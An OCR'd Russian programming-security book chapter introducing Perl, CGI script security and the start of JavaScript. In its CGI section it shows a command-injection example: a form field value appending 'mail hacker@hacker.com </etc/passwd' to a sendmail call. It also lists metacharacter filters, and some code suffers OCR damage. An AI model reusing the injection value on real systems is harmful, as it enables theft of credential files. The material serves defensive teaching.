Perl представляет собой бесплатное программное обеспечение. Пятая версия этого продукта есть на компакт-диске, прилагаемом к этой книге. Но в этой главе мы будем работать с четвертой версией Perl — она полностью совместима с версией, расположенной на компакт-диске, и широко распространена в Web.

ИСТОРИЯ PERL

Отцом Perl является Ларри Уолл, разработавший язык в 1986 году для создания отчетов о содержании многочисленных текстовых файлов в среде Unix. Поскольку существующие тогда средства не могли удовлетворить запросов Ларри, он изобрел свое собственное. Непонятно, однако, почему этому языку было присвоено такое странное название — Perl. По-моему, оно происходит от *Pearl* (жемчужина) — аббревиатуры слов *Practical Extraction and Report Language*. После некоторой доработки своего языка Уолл предоставил его в общественное пользование. Популярность языка росла от года к году. В настоящее время он используется очень многими программистами.

PERL — ИНТЕРПРЕТИРУЕМЫЙ язык ПРОГРАММИРОВАНИЯ

Perl является интерпретируемым языком программирования. Это означает, что программы, написанные на Perl, обычно исполняются путем вызова интерпретатора Perl и передачи ему списка команд, из которых состоит программа. Поскольку интерпретатор читает и исполняет команды Perl именно таким образом, разработчики часто называют программы Perl *сценариями*.

Если вы знакомы с Unix, то вам, вероятно, известно, что такое сценарии оболочки, сценарии *sed* и т. д. В таком случае вы в состоянии оценить полезность и мощность языка разработки сценариев. Если же вам более привычны DOS и Windows, то все наши разговоры о сценариях должны вызывать у вас воспоминания о пакетных файлах и программах BASIC. В этом случае можно отнестись к сценариям скептически. Однако не торопитесь с выводами.

СРАВНЕНИЕ PERL и C/C++

Структура Perl очень напоминает структуру языка C. В Perl есть аналоги для всех операторов C. Некоторые из них (вроде *if* и *for)* представлены в несколько модифицированной форме. Чего не достает в Perl, так это указателей, структур и типов, определяемых пользователем. Как известно, C является достаточно мощным и распространенным языком программирования. Однако не следует думать, что программы Perl намного уступают своим написанным на C эквивалентам. Как и у всяких средств, у Perl и у C есть свои области применения, к которым они лучше всего приспособлены. Чтобы определить эти области, нужно достаточно хорошо знать оба этих языка.

БОГАТСТВО ВОЗМОЖНОСТЕЙ PERL

Perl предоставляет разработчику широкий спектр возможностей для создания кратких и эффективных программ. Ниже приведены некоторые наиболее замечательные черты Perl (далее в этой главе вы познакомитесь с каждой из них):

- Ассоциативные массивы, которые индексируются программами посредством ключей, не являющихся целыми числами
- Автоматическое преобразование типов между целыми числами, числами с плавающей запятой и строками
- Функции для преобразования двоичных данных
- Широкая поддержка так называемых регулярных выражений, которые программы используют для поиска, замены и других операций, связанных с разбором текста
- Функции ввода-вывода файлов
- Функции форматированного вывода, наподобие функции C, с добавлением к ним способности генерации отчетов на основе шаблонов
- Полный набор операторов C с добавлением операций сравнения строк
- Функции для работы со списками, которые поддерживают стеки, очереди и другие данные списочных типов
- Функции системного сервиса
- Богатый набор операторов и структур управления, включая подпрограммы

Чтобы научиться использовать Perl, нужно проанализировать исходные тексты программ, написанные на этом языке программирования. Самый простой путь познакомиться с Perl состоит в изучении небольших по размеру примеров. В следующих разделах вы узнаете о специфических применениях языка Perl. После того как вы освоитесь с Perl, можете смело приступать к разработке сценариев.

ИСПОЛЬЗОВАНИЕ PERL в КАЧЕСТВЕ ФИЛЬТРА ДАННЫХ

Средства систем Unix в значительной мере основаны на концепции, утверждающей, что программа является фильтром данных, поступающих на ее вход. В процессе работы нежелательные данные отбрасываются. Операционная система MS-DOS также построена на этой концепции. Классическим примером фильтра данных является стандартная для всех систем Unix утилита *grep*. Эта программа просматривает переданные ей данные в поисках указанной строки. В конце своей работы *grep* выдает те строки, которые соответствуют заданному шаблону; все остальные строки отбрасываются.

Perl идеально подходит для создания фильтров данных. Действительно, можно создать простую версию утилиты *grep*. Для этого достаточно воспользоваться следующим сценарием:

```
$pattern = shift(@ARGV); # получить образец из командной
строки
while (<>)
```

```
{ # считать строки из потока ввода
  print if (/$pattern/); # вывести строку, соответствующую заданному шаблону
}
```

В этом случае сценарий просто просматривает входные данные в поисках строки, соответствующей заданному пользователем шаблону. Найдя такую строку, он просто выводит ее на экран. Не беспокойтесь, если текст сценария вам пока непонятен. В этой главе вы найдете описание всех использованных в данном примере операторов.

ИСПОЛЬЗОВАНИЕ PERL в КАЧЕСТВЕ БЕЗОПАСНОГО ШЛЮЗА

Вопросам безопасности придается большое значение как в программировании CGI, так и при создании иных сетевых приложений. Часто бывает необходимо защитить файлы и другие системные ресурсы от некорректного использования. Это особенно важно для различных серверов (Web, FTP), соединенных с Internet. Одним из методов защиты системы от атак хакеров является создание безопасных шлюзов. При этом все приходящие из Internet данные должны пропускаться через шлюз. В таком случае в систему смогут попасть лишь проверенные данные.

Традиционно большая часть серверов Internet работает под управлением Unix. Все они написаны на языке программирования C. Несмотря на то что C — это достаточно мощный и эффективный язык, неправильное использование его структур (вроде указателей) может привести к сбою программы и созданию дополнительных брешей в системе безопасности.

Одним из достоинств Perl является то, что строковые переменные изменяют свою длину автоматически, в зависимости от нужд программы. В Perl невозможна ситуация, когда одна переменная разрушает значение другой.

Существует специальная версия Perl, которая называется *taintperl.* В этой версии языка осуществляется проверка зависимостей между данными и предотвращается выполнение команд, пересылающих данные от ненадежного источника на сервер. Программа *taintperl* помечает все значения командной строки, переменных окружения и входных данных как «испорченные» и прерывает передачу данных с выдачей сообщения о фатальной ошибке, если система получает одно из испорченных значений.

FRONTEND-ПРОГРАММЫ для связи с БАЗОЙ ДАННЫХ

Утилита типа *frontend* для базы данных представляет собой программу, которая упрощает доступ к серверу базы данных для остальных программ. Она обрабатывает запрос пользователя к базе данных и на этой основе формирует свой запрос к базе данных с параметрами, необходимыми для доступа к данным на сервере. Кроме того, *frontend*-программа может обрабатывать результаты запроса, формировать ответ и посылать его обратно пользователю.

Как вы узнаете, программисты создают простые приложения для баз данных исключительно на языке Perl, причем не возникает необходимости в специальном сервере базы данных. Perl имеет встроенные возможности для отображения *ассоциативных массивов* (обсуждаемых в следующих разделах этой главы) на файл базы данных. В результате доступ к файлу базы данных в рамках сценария Perl так же прост, как и доступ к элементам массива, поскольку ввод-вывод прозрачен для сценария.

Для более сложных приложений на основе баз данных Perl может выполнять роль связующего звена с сервером и функционировать как *frontend*-программа для базы данных. Несколько специальных версий языка Perl было создано для расширения поддержки конкретных серверов баз данных. Например, *oraperl* обеспечивает возможность доступа к серверам баз данных Oracle.

ИСПОЛЬЗОВАНИЕ PERL для СОЗДАНИЯ СЦЕНАРИЕВ CGI

CGI обеспечивает Web-сайтам возможность интерактивной работы с программами клиента, в качестве которых обычно выступает броузер. Во многих случаях для доступа к базам данных сайты используют сценарии CGI, что позволяет пользователю получать доступ к базе данных на Web с помощью обычного Web-броузера. Сценарий CGI считывает и обрабатывает содержание HTML-форм, устанавливает соединение с базой данных, посылает ей запросы, обрабатывает результаты ответов, формируя на их основе новый HTML-документ, и затем посылает его обратно пользователю. Кроме того, все эти шаги должны быть сделаны так, чтобы обеспечить безопасность сервера.

РАБОТА С PERL

Хочется верить, что мне удалось убедить вас в необходимости ознакомиться с языком Perl и попробовать написать с его помощью хотя бы один сценарий CGI. В следующих разделах вы узнаете о том, как запускать Perl и как создавать на нем сценарии. Благодаря некоторому «родству» языков программирования Perl и C, в этой главе мы сосредоточим внимание на их сходствах и различиях.

«HELLO WORLD» НА ЯЗЫКЕ PERL

Большинство учебников по языкам программирования начинается с простейшей программы, которая выводит текст «Hello World». В соответствии с этой традицией мы приводим в нашей книге несколько примеров таких программ. Следующий текст программы служит для вывода на экран сообщения «Hello World» три раза, используя три различных способа:

```
# Три способа сказать Hello World на языке Perl
printf("Hello World\n");
printf("%s\n", 'Hello World');
print "Hello World", "\n";
```

Первая строка представляет собой комментарий. В языке Perl знак «#» означает комментарий. Когда Perl встречает этот знак, он игнорирует весь текст, стоящий после него. Знак «#» служит единственным способом ввести комментарий в программу, написанную на Perl. В отличие от C, здесь нет конструкции, позволяющей создавать несколько строк комментариев.

На первый взгляд функция *printf* выглядит так же, как и в языке C. Обратите внимание, что программа не содержит функции *main*. Хотя сценарии поддерживают подпрограммы (аналогичные функциям C), сценарий не определяет секции, которая бы содержала тело функции *main*. Вместо этого интерпретатор Perl сразу начинает исполнение сценария с первого выражения в файле.

Второе выражение, содержащее функцию *printf*, опять-таки выглядит аналогично своему «собрату» в языке C, за исключением того, что вторая строка аргументов заключена в одинарные кавычки (' '). вместо используемых в C двойных кавычек (" "). В языке Perl строка в двойных кавычках означает определенный род преобразования. Например, интерпретатор Perl преобразует выражение новой строки в двойных кавычках "\n" в символ новой строки. Одинарные кавычки используются в сценариях Perl для включения строковых литералов (строковых выражений). Например, Perl напечатает выражение в одинарных кавычках ("\n") как два знака '\' и 'n', а не как знак перехода на новую строку.

И наконец, последняя строка текста программы содержит функцию *print,* которой нет в языке C. В этом случае наиболее полезная черта функции заключается в отсутствии скобок. Оказывается, что можно всегда включать скобки в состав функции языка Perl. Однако в большинстве случаев необходимости в них нет. Perl требует включения скобок только в том случае, если без них выражение оказывается не полностью определенным, двусмысленным. Тем не менее, включение скобок в текст программы считается хорошей традицией, и вам не следует от нее отказываться.

РАБОТА с PERL

Пришло время поработать с Perl непосредственно. Если он не установлен в вашей системе, то сделайте это сейчас. Для получения информации об установке обратитесь к файлу *perl.txt*, расположенному на компакт-диске. Далее я буду предполагать, что он уже установлен на вашей машине. Наберите следующую команду для запуска сценария Perl:

```
C:\PERL> perl имя-сценария <Enter>
```

Например, создайте файл с именем *hello.pl,* содержащий следующую строку:

```
print "Hello world\n";
```

После этого наберите в командной строке следующую команду:

```
C:\PERL> perl hello.pl <Enter>
```

На экране вы увидите следующий текст:

```
Hello world
```

Как уже говорилось, если вы работаете в системе Unix, то можете вызвать сценарий Perl так же, как и любую другую выполняемую программу. Прежде всего, отредактируйте файл так, чтобы первая строка была аналогична представленной ниже:

```
#!/usr/bin/perl
print "Hello world\n";
```

В этом примере первая строка указывает системе запустить сценарий с помощью Perl. Как можно видеть, эта строка также является комментарием (и это не случайно), так что Perl проигнорирует ее. Тем не менее большинство оболочек Unix будут просматривать первые два символа этой строки. Если первыми символами служат #!, то оболочка будет рассматривать остальную часть строки в качестве команды для запуска сценария. В данном случае такой командой является */usr/bin/perl.* Оболочка автоматически передаст имя сценария языку Perl. Чтобы запустить сценарий, необходимо выполнить команду *chmod* и изменить атрибут выполнения файла *(chmod +x hello.pl).* В зависимости от оболочки вам может потребоваться выполнить команду *rehash,* чтобы указать оболочке, что вы добавили новую команду. Возможно, потребуется путь к *perl,* если он установлен в каталоге, отличном от */usr/bin/perl.*

Примечание. *Чаще всего в качестве расширения файла сценария Perl используются символы .pl. Однако это не обязательно. Если вы запускаете сценарий Perl как автономную программу, то, возможно, более удобным будет вообще опустить расширение.*

ОПЕРАТОРЫ PERL

Perl поддерживает все операторы языка С, используя для этого почти те же самые форматы. Например, операторы *if, while, do, for* и *goto* имеют в обоих языках программирования один и тот же формат. Как будет рассказано далее, оператор *continue* обладает отличными от используемых в С функциональными возможностями (вместо него в Perl используется оператор *next).* Вместо оператора *break* в Perl используется оператор *last.* Не ищите в этом языке оператор *switch* — его там нет. Некоторые из операторов С приобрели в Perl совсем другой вид. Кроме того, в Perl имеется огромное количество своих собственных, не используемых в С операторов.

ПРОСТЫЕ И СОСТАВНЫЕ ОПЕРАТОРЫ

Простым выражением называется любая допустимая комбинация операторов и операндов. В языке Perl *оператором* является простое выражение, заканчивающееся точкой с запятой. Как и в С, операторы заканчиваются точкой с запятой. Набирая текст программы в окне отладчика, можно спокойно опускать

точки с запятой, поскольку отладчик поставит их за вас. Далее показан пример использования простого оператора присваивания на языке Perl:

```
$Title = 'Hacker Proof';
```

Кроме того, как и в языке C, сценарии Perl могут содержать *блочные* (или *составные) операторы,* которые помещаются в фигурные скобки ({}), как показано ниже:

```
{
  # простой оператор;
  # еще один простой оператор
}
```

Вы часто будете использовать блочные операторы в текстах своих сценариев. Как и в языке C, сценарии Perl могут использовать блочные операторы для определения *области видимости* локальных переменных. Однако определение локальных переменных внутри составного оператора не является автоматическим. Сценарий должен объявить все локальные переменные с помощью ключевого слова *local.* Далее в этой главе мы более подробно рассмотрим области видимости переменных.

Использование отступов и пустых строк для улучшения читабельности сценариев

В процессе создания сценария Perl имеет смысл использовать пустые строки и отступы, чтобы облегчить чтение и восприятие сценария. Как и в языке C, можно выделять блочные операторы с помощью двух пробелов, как показано ниже:

```
if (некоторое_условие)
  {
   отступ_в_два пробела_относительно_фигурной_скобки;
    if (другое_условие)
      {
       еще один_отступ_в_два_пробела;
      }
  }
```

Использование отступов после фигурных скобок существенно облегчает восприятие структуры сценария. Кроме того, в сценариях можно использовать пустые строки для логического разделения операторов.

Вызов внешних программ с помощью Perl

Так как Perl является замещением сценария оболочки, то с его помощью можно взаимодействовать с системой. В частности, этот язык позволяет вызывать внешние программы. О том, как это сделать, я расскажу далее. Однако не забывайте о том, что

использование команд системы в сценариях CGI представляет серьезную опасность для вашего компьютера. Поэтому старайтесь избегать работы с внешними программами. Но если вам никак не обойтись без вызова внешней команды, воспользуйтесь для этого системными функциями *system, exec к fork*.

ВОПРОСЫ БЕЗОПАСНОСТИ CGI

Теперь можно поговорить о проблемах безопасности, связанных со сценариями CGI. Прежде всего, нужно отметить, что многие разработчики сценариев избегают использования метасимволов в качестве входных данных. Далее приводятся некоторые правила разработки сценариев CGI:

- Старайтесь избегать или удалять из предоставленных пользователем данных следующие символы:

```
;<>*|'&$!#()[]{}:'"/
```

- В этом списке не хватает метасимвола перехода на новую строку. Однако удаление этого символа может создать огромное количество проблем, и лучше оставить его в покое.
- Поработав с распространенными программами CGI, вы обнаружите, что некоторые из них могут быть использованы для проведения атак метасимволов. Этим атакам подвержены практически все CGI-программы, преобразующие вводимые символы (в шестнадцатиричном представлении) в эквиваленты ASCII-таблицы и передающие их оболочке.
- Убедитесь, что сценарий не оставляет после своей работы файлы в каталоге *tmp*.
- Не*разветвляйте* (fork) оболочку с помощью Perl.

НОВЫЕ НЕДОСТАТКИ БЕЗОПАСНОСТИ

Не так давно были обнаружены существенные недостатки в некоторых распространенных пакетах CGI. Судя по всему, многие программисты относятся к проблемам безопасности достаточно несерьезно. А зря. Некоторые компании и программисты поставляют CGI-пакеты (программы, содержащие взаимосвязанные сценарии) людям, которые не имеют ни малейшего представления о программировании и вопросах безопасности системы. Подобное отношение к разработке программ может очень пагубно сказаться и на продавцах, и на покупателях.

КАК СЦЕНАРИИ МОГУТ ПОВЛИЯТЬ НА БЕЗОПАСНОСТЬ СИСТЕМЫ

Если злоумышленник изменит сценарий, то он сможет провести некоторые из описанных ниже операций:

1. Заполучить файл паролей (если он не «затенен»). С его помощью хакер сможет провести атаку грубой силы или атаку словаря.

2. Заполучить структуру (map) файловой системы. Эта информация поможет хакеру в обнаружении недостатков вашей системы.
3. Заполучить системную информацию, расположенную в каталоге */etc*.
4. Запустить сервер регистрации на высоком порте, а затем воспользоваться услугами Telnet.
5. Провести против сервера атаку отказа служб. Для этого хакер может воспользоваться командами поиска файлов (задав достаточно широкий шаблон) или другими утилитами, занимающими достаточно большое количество ресурсов системы.
6. Удалить или изменить файлы, хранящие журналы регистрации.

УРОВНИ ДОСТУПА WEB-СЕРВЕРА

Одной из наиболее уязвимых целей для атак с применением сценариев CGI являются Web-серверы, выполняющиеся на правах *root*. (Сервер с правами гоог-пользователя обладает неограниченным доступом ко всем ресурсам машины.) Только таким образом сервер может привязаться к порту 80 (порт протокола HTTP). После этого сервер должен вызвать команду *setuid* (см. главу 17) и изменить уровень своих привилегий на привилегии пользователя «*nobody*» — т. е. пользователя, не наделенного привилегиями вообще. Для этого вы должны указать в файле конфигурации, как (под чьей учетной записью) будет выполняться программа-сервер. (По умолчанию Web-сервер выполняется под учетной записью «*nobody*» — стандартной для многих Unix-систем учетной записи без каких-либо привилегий.)

Однако можно выполнять сервер под учетной записью какого-либо пользователя. Для этого нужно присвоить серверу идентификатор пользователя (например, *WebServerUser*) и идентификатор какой-либо группы (например, *WebServerGroup*). Благодаря этому сервер не будет мешать работе программ, выполняющихся под учетной записью «*nobody*» (а они не будут мешать серверу).

Программа *cgiwrap* выполняет сценарии CGI, используя идентификатор владельца сценария. Благодаря этому можно избежать некоторых проблем безопасности. Однако если хакеру удастся выполнять команды, воспользовавшись идентификатором какого-либо пользователя, то он сможет получить практически неограниченный доступ к системе. Программу *cgiwrap* можно найти по адресу *http://www.umr. edu/~cgiwrap*.

ОПИСАНИЕ НЕКОТОРЫХ ПРОБЛЕМ

Системные администраторы вывели краткую формулу работы со сценариями CGI: «Никогда не доверяй входным данным». Это значит, что вы должны сделать все возможное, чтобы исключить вероятность некорректного использования входных данных сценария. Именно с помощью таких данных хакеры пытаются использовать недостатки системы. Чтобы лучше разобраться во всем этом, давайте рассмотрим простой пример.

Пользователь *lklander* хочет сделать так, чтобы пользователи могли посылать ему сообщения электронной почты прямо с Web-страницы. У него есть несколько адресов, поэтому он внедрил в Web-страницу элемент, указывающий, по какому адресу будет отправлено сообщение. Благодаря этому пользователь сможет в дальнейшем изменять адрес, не изменяя сам сценарий.

```
<INPUT TYPE="hidden" NAME="lk_address" VALUE="lklander@jamsa.com">
```

В этой строке содержится две ошибки. *lklander* поместил адрес, по которому будет отправлено сообщение электронной почты, если пользователь выберет ссылку на временный файл (с именем *input_file*). Кроме того, он передал элемент *lk_address* из формы в переменную.

В Perl *Iklander* получит свою электронную почту посредством выполнения следующего оператора (он выполняется в том случае, если пользователь щелкнет мышью по кнопке **Send):**

```
system("/usr/lib/sendmail -t $lk_address < $input_file");
```

В C++ *lklander* получит свою электронную почту посредством выполнения следующего оператора (он выполняется в том случае, если пользователь щелкнет мышью по кнопке **Send):**

```
system("/usr/lib/sendmail -t " + $lk_address + " < " + $InputFile");
```

В обоих случаях оболочка будет *разветвлена.* По неосторожности *Iklander* предположил, что пользователи будут вызывать сценарий только с помощью формы электронной почты. В этом случае адрес электронной почты будет всегда передаваться с помощью их переменной. К сожалению, хакеры могут скопировать форму на свою машину и отредактировать ее следующим образом:

```
<INPUT TYPE="hidden"> NAME="lklander" VALUE="lklander@jamsa.com;mail
hacker@hacker.com </etc/passwd">
```

После этого хакер может переслать отредактированную форму обратно на машину и заполучить файл паролей.

Разветвление оболочки

В предыдущем разделе рассказывалось о том, как хакер может с помощью команды *system* разветвить оболочку. Под разветвлением оболочки понимается ситуация, когда пользователь создает на сервере вторую копию используемой оболочки. Как уже говорилось в главе 17, система Unix создает оболочку в момент регистрации, причем каждому пользователю предоставляется своя собственная оболочка. Если же разветвить ее, то Unix создаст еще одну копию используемой оболочки. Это очень удобный путь проникновения в систему. Поэтому вы не должны предоставлять пользователям системы такую возможность.

К сожалению, *system* не является единственной командой, способной разветвлять оболочку. В Perl можно вызвать оболочку с помощью открытия конвейера

(pipe), символа «“» (или xxx) или (в некоторых случаях) команды *exec*. Далее приводится фрагмент программы, демонстрирующий все три метода:

```
open(OUT, "|program $args");      * Открытие конвейера
'program $args';                  * Символ '
exec("program $args");            * Использование функции exec
```

Кроме того, в Perl можно случайно разветвить оболочку с помощью оператора *eval* или модификатора регулярных выражений */e* (он вызывает *eval*).

В C/C++ разветвить оболочку можно с помощью команды *popen*:

```
popen("program", "w");
```

ЗАЩИТА СЦЕНАРИЕВ CGI

Существует два метода защиты сценариев CGI. Первый из них заключается в использовании только тех данных, которые не могут повредить системе, а второй — в проверке входных данных. Например, *lklander* может позволить пользователям отправлять электронную почту без привлечения оболочки. Для этого он должен применить следующие операторы:

```
open(MAIL, "|/usr/lib/sendmail -t");
print MAIL "To: $recipient\n";
```

Благодаря этим операторам компьютер больше не будет передавать сценарию ненадежные данные. Однако сервер передает программе *sendmail* непроверенные данные. Поэтому вы избавитесь от проблем с оболочкой, но взамен получите проблемы с внешней программой (в нашем случае это программа *sendmail)*. Хакер может воспользоваться этим недостатком и передать программе некорректные данные. Например, если вы используете каталог *usr/ucb/mail* (а не *usr/lib/sendmail*), то в некоторых системах Unix программа может воспринимать *escape*-последовательности и выполнять команды. Прежде чем передать программе непроверенные данные, ознакомьтесь с ее описанием.

В Perl можно использовать *system* и *exec* без разветвления оболочки. Для этого нужно воспользоваться аргументами команд:

```
system('/usr/games/fortune', '-o');
```

Кроме того, можно использовать вместо команды *popen* команду *open* (без вызова оболочки). Для этого нужно воспользоваться следующей командой:

```
open(FH, '|-') || exec("program", $arg1, $arg2);
```

Вдобавок используйте приведенный ниже фрагмент для предотвращения атак с использованием метасимволов:

```
unless($recipient = ~ /^[\w@\.\-]+$/) {
# Наберите здесь HTML-текст, указывающий пользователю на его ошибку
```

```
exit(1);
  }
```

После проведения начальной проверки нужно проверить данные и убедиться в том, что их можно безопасно использовать в оболочке. Предыдущий фрагмент программы определяет, что является безопасным, но не определяет небезопасные символы. Далее приводится текст программы проверки входных данных на наличие специальных символов оболочки:

```
if ($to =~ tr/;<>*|'&$!#()[]{}:'"//)
{
# Наберите здесь HTML-текст, указывающий пользователю на его
ошибку
exit(1);
}
```

Вместо того чтобы отбрасывать все метасимволы, можно помещать перед ними символ **Escape** и передавать программе модифицированные таким образом данными. Для этого воспользуйтесь следующей подпрограммой:

```
sub esc_chars  л,
{
  # будем изменять, например, a!!a на a\!\!a
  @_ =~ s/([;<>\*\|'&\$!#\(\)\[\]\{\}:'"])/\\$1/g;
  return @;
}
```

Однако достаточно рискованно указывать небезопасные (вместо безопасных) символы. В предыдущем примере пропущены некоторые метасимволы. Во-первых, символ «^» используется в некоторых оболочках для работы с конвейером. Поэтому перед ним также нужно поставить символ **Escape.** Во-вторых, в этой подпрограмме упущен символ перехода на новую строку (*\n*). В некоторых случаях можно использовать этот символ в качестве разделителя команд. Однако самым опасным упущенным символом является, пожалуй, сам символ **Escape.** В качестве такого символа в Unix обычно используется обратная наклонная черта (\). Предположим, что вы передали предыдущей подпрограмме следующую строку:

```
deltree\*.*
```

В результате своей работы подпрограмма выдаст следующее значение:

```
deltree\\*.*
```

Напоследок отмечу, что в приведенной подпрограмме пропущены также метасимволы знака вопроса (?) (он используется как символ шаблона) и символ ASCII с номером 255, использующийся в некоторых оболочках в качестве разделителя.

Предупреждение CERT

Как уже говорилось, сценарии CGI могут нанести вред и серверу, и броузеру. В настоящее время стала очень популярной атака, связанная с недостатком в сценарии *nph-test-cgi*. В связи с этим координационный центр CERT рекомендует проверять пользователям каталог *cgi-bin*.

Недостаток сценария *nph-test-cgi* заключается в том, что пользователи Web могут (используя демонов HTTP) считывать листинги файлов, на которые у них нет прав чтения. Этот сценарий разработан для отображения информации об окружении Web-севера. Однако он достаточно плохо проверяет введенные пользователем данные, что позволяет хакерам просматривать файлы хоста. Благодаря этому пользователи могут считывать листинги файлов, на которые у них нет прав чтения. Кроме того, этой ошибкой могут воспользоваться люди, не обладающие учетной записью в системе. Группа CERT/CC рекомендует пользователям удалить этот сценарий из системы.

РЕШЕНИЕ ПРОБЛЕМЫ

Если возможно, удалите из системы сценарий *nph-test-cgi*. Если же вы не можете этого сделать, то воспользуйтесь приведенными ниже рекомендациями по работе с этим сценарием. (Кроме того, посетите Web-сайт CERT.)

Во-первых, удалите или запретите использование сценария *nph-test-cgi*. Некоторые Web-серверы содержат этот сценарий по умолчанию. Поэтому просмотрите каталог *cgi-bin,* — может быть, сценарий расположен там. Если это так, то удалите его или запретите выполнение этого файла. Для работы данного сценария не обязательно использование HTTPD. Обратите внимание: Web-сервер может содержать несколько каталогов *cgi-bin*. Просмотрите их все. Например, на сервере NCSA HTTPD можно указать иные места хранения сценариев. Для этого нужно воспользоваться в файле *srm.conf*директивой *ScriptAlias*. Чтобы узнать, используется ли эта директива в вашей системе, ознакомьтесь с документацией на сервер. Если это так, то вы должны удалить сценарий *nph-test-cgi* или воспользоваться решением, представленным в следующем параграфе.

Во-первых, измените существующие сценарии. Если вам нельзя обойтись без сценария *nph-test-cgi,* то вы должны отредактировать этот файл. Просмотрите его и заключите в двойные кавычки все переменные, отображаемые с помощью оператора *echo:*

```
echo QUERY_STRING = $QUERY_STRING    'старая строка
echo QUERY_STRING = "$QUERY_STRING" 'отредактированная строка
```

Автор настоятельно рекомендует вам посетить Web-сайт организации CERT, расположенный по адресу *http://www.cert.org/*Там вы найдете описание некоторых других вопросов использования сценариев CGI.

ОСНОВНЫЕ ПРАВИЛА РАБОТЫ СО СЦЕНАРИЯМИ PERL

Существует несколько основных правил работы со сценариями Perl и CGI. Вы должны придерживаться этих правил для создания безопасных сценариев.

Языки вроде Perl и оболочки Bourne содержат команду *eval*, с помощью которой можно построить строку и заставить интерпретатор выполнить ее. Посмотрите на следующую команду оболочки Bourne. Она преобразует строку запроса в набор команд:

```
eval 'echo $QUERY_STRING | awk 'BEGIN{RS="&"} {printf
"QS_%s\n",$1}' '
```

- К сожалению, хакер может атаковать приведенный выше сценарий посредством строки запроса, в начале которой стоит точка с запятой. Не забывайте об этой возможности.
- Обычно клиенты избегают использования в строке запроса символов, имеющих специальное значение в оболочке Bourne. Однако это отнюдь не касается хакеров. Благодаря таким символам они постараются вывести сценарий из строя и получить таким образом доступ к системе.
- Будьте предельно осторожны с командами *system* и *popen*. Если вы передаете этим командам данные клиента, не забудьте поставить перед каждым специальным символом обратную наклонную черту. Для этого достаточно написать небольшую программу на языке C.
- Отключите *дополнения стороны сервера*. Если ваш сервер поддерживает дополнения, отключите их использование для каталогов со сценариями. Хакеры могут передать сценарию некорректные данные и тем самым вызвать сбой в работе дополнений.

ВОПРОСЫ БЕЗОПАСНОСТИ JAVASCRIPT

Вся предыдущая часть главы была посвящена описанию сценариев CGI и языку программирования Perl, а также связанным с ними вопросам безопасности. Теперь же мы приступаем к рассказу о новом языке разработки сценариев *JavaScript*.

Как уже говорилось в главе 13, Java — это язык программирования, с помощью которого можно создавать анимированные Web-сайты, включающие графику, звук, диалоговые окна и многие другие элементы. Однако для создания апплетов Java вы должны обладать некоторыми навыками программирования.

Чтобы установить «мост» между программистами и разработчиками Web-страниц, компания Sun Mycrosystems (создатель языка программирования Java) разработала JavaScript. Как и Perl, JavaScript является языком разработки сценариев. С его помощью можно создавать интерактивные Web-страницы.

Благодаря JavaScript разработчики могут создавать сайты с формами (см. рисунок 20.12).




Рисунок 20.12. *Создание интерактивной формы с помощью JavaScript.*

Так как JavaScript выполняется на стороне клиента (внутри броузера), то с его помощью можно создать сайт с работающим в реальном времени интерактивным калькулятором (см. рисунок 20.13).




Рисунок 20.13. *Создание интерактивного калькулятора с помощью JavaScript.*

Для того чтобы работать с языком JavaScript, вам необходим текстовый редактор (вроде Блокнота). С его помощью вы будете создавать HTML-файл. В этот файл можно добавить операторы JavaScript так, как это будет показано в этой главе.

ГДЕ РАСПОЛАГАЕТСЯ JAVASCRIPT

Как и Perl, JavaScript является языком разработки сценариев. В отличие от сценариев Perl, которые выполняются на сервере, сценарии JavaScript выполняются на стороне клиента (в броузере). Для создания сценария JavaScript вы просто включаете операторы JavaScript в файл HTML. Например, следующий HTML-файл, *JSDemo.HTML*, использует HTML-тег *<SCRIPT>*, чтобы включить несколько простых операторов JavaScript:

```
<HTML>
<HEAD><TITLE>JavaScript Demo</TITLE></HEAD>
```

```
<BODY>
<SCRIPT LANGUAGE="JavaScript">

<!- Прячем JavaScript
document.write("Hacker Proof<BR>");
document.write("Chapter 20<BR>");
document.write("Hello, JavaScript!<BR>");
// перестаем прятать текст программы ->

</SCRIPT></BODY></HTML>
```

В этом сценарии используется функция *document.write*, чтобы послать сообщение броузеру, а также тег *
* для перевода каретки и перехода на новую строку. Если просматривать этот HTML-файл с помощью *Netscape Navigator,* то на экране вы увидите текст, аналогичный приведенному на рисунке 20,14.




Рисунок 20.14. *Использование JavaScript для отображения сообщений.*

Как и в случае Java, не все броузеры поддерживают сценарии JavaScript. Однако, если считать, что большинство пользователей работает с *Netscape Navigator* или *Internet Explorer,* то можно спокойно внедрять сценарии JavaScript в свои Web-страницы.

Примечание. *В отличие от Java, для использования JavaScript не нужен компилятор или инструментарий разработчика. Вместо этого вам необходим броузер (вроде* ***Netscape Navigator*** *или* ***Internet Explorer),*** *поддерживающий JavaScript. Можно создавать HTML-файлы (см. главу 6), содержащие элементы JavaScript. Для выполнения сценариев JavaScript достаточно указать в строке URI следующую конструкцию:* ***файл://c:\некоторый_путь.***

ИСПОЛЬЗОВАНИЕ КОММЕНТАРИЕВ HTML ДЛЯ ВСТАВКИ КОМАНД JAVASCRIPT

Перед тем как подробно обсуждать JavaScript, необходимо понять, как разработчики HTML-документов включают в них операторы JavaScript. Как уже гово-

рилось в главе 6, комментарии HTML-документов записываются в следующем виде:

```
<!- Это комментарий
